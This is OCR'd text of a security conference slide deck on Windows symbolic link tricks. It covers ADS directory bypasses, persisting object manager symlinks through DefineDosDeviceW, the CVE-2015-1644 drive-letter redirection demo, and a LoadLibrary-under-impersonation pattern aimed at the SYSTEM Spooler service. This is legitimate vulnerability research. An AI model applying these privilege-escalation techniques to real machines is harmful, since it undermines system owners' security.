
The Old ADS Directory Trick

Using $INDEX_ALLOCATION stream will bypass initial directory failure



Let Our Powers Combine

Let Our Powers Combine




Parsing Name

```
\??\C:\temp\mylink
```

↓

```
\RPC Control\mylink
```

Let Our Powers Combine



Persisting the Symlink

- Might be useful to persist the symlink between login sessions
- Can’t pass OBJ_PERMANENT directly
  - Needs SeCreatePermanentPrivilege
- Get CSRSS to do it for us :-)

```
DefineDosDeviceW(
    DDD_NO_BROADCAST_SYSTEM | DDD_RAW_TARGET_PATH,
    L"GLOBALROOT\\RPC Control\\mylink",
    L"\\Target\\Path"
);
```

Combined Symbolic Link Limitations

- All existing limitations of Mount Points apply
- Vulnerable application can’t try to list or inspect the mount point itself
  - Listing the directory
  - Open for GetFileAttributes or similar
- Can mitigate somewhat by clever tricks with oplocks on directory hierarchy

DEMO

One More Thing!

~~DEMO~~


~~One More Thing!~~

CVE-2015-1644


DosDevice Prefix

\??\c:\some\path


DosDevice Prefix




DosDevice Prefix



New C: Drive


C:\Windows\system32\cmd.exe
C:\test>CreateNativeSymlink.exe \??\c: \Device\HarddiskVolume4\fake_c
Opened Link \??\c: -> \Device\HarddiskVolume4\fake_c: 00000068
C:\test>dir c:\windows
Volume in drive C has no label.
Volume Serial Number is 8415-9071
Directory of c:\windows
14/04/2015 10:36 <DIR> .
14/04/2015 10:36 <DIR> ..
14/04/2015 10:32 0 haha_not_really.txt
1 File(s) 0 bytes
2 Dir(s) 852,970,528,768 bytes free
C:\test>

Windows User Impersonation




Very Exploitable Behaviour

```
void ExploitableFunction() {
    ImpersonateLoggedOnUser(hToken);

    LoadLibrary("c:\\secure.dll");

    RevertToSelf();
}
```

c:\secure.dll


Very Exploitable Behaviour

```
void ExploitableFunction() {
    ImpersonateLoggedOnUser(hToken);

    LoadLibrary("c:\\secure.dll");

    RevertToSelf();
}
```




Very Exploitable Behaviour

```
void ExploitableFunction() {
    ImpersonateLoggedOnUser(hToken);

    LoadLibrary("c:\\secure.dll");

    RevertToSelf();
}
```



Very Exploitable Behaviour

```
void ExploitableFunction() {
    ImpersonateLoggedOnUser(hToken);

    LoadLibrary("c:\\secure.dll");

    RevertToSelf();
}
```




Very Exploitable Behaviour

```
void ExploitableFunction() {
    ImpersonateLoggedOnUser(hToken);
    [illegible]
    [illegible]
}
```

```
void COMExploitableFunction() {
    ImpersonateLoggedOnUser(hToken);

    CoCreateInstance(CLSID_SecureObject, ...);

    RevertToSelf();
}
```

Very Exploitable Behaviour



Finding an Ideal Service

Requirement	*Spooler Service*
Runs as NT AUTHORITY\SYSTEM	Yup
Uses impersonation	Definitely
Accessible by normal user	Kind of the point
Has a habit of loading DLLs	Think of all the printer drivers

DEMO

REALLY One More Thing!

Links and References

- Symlink Testing Tools
  https://github.com/google/symboliclink-testing-tools

- File Test Application
  https://github.com/ladislav-zezula/FileTest

Questions?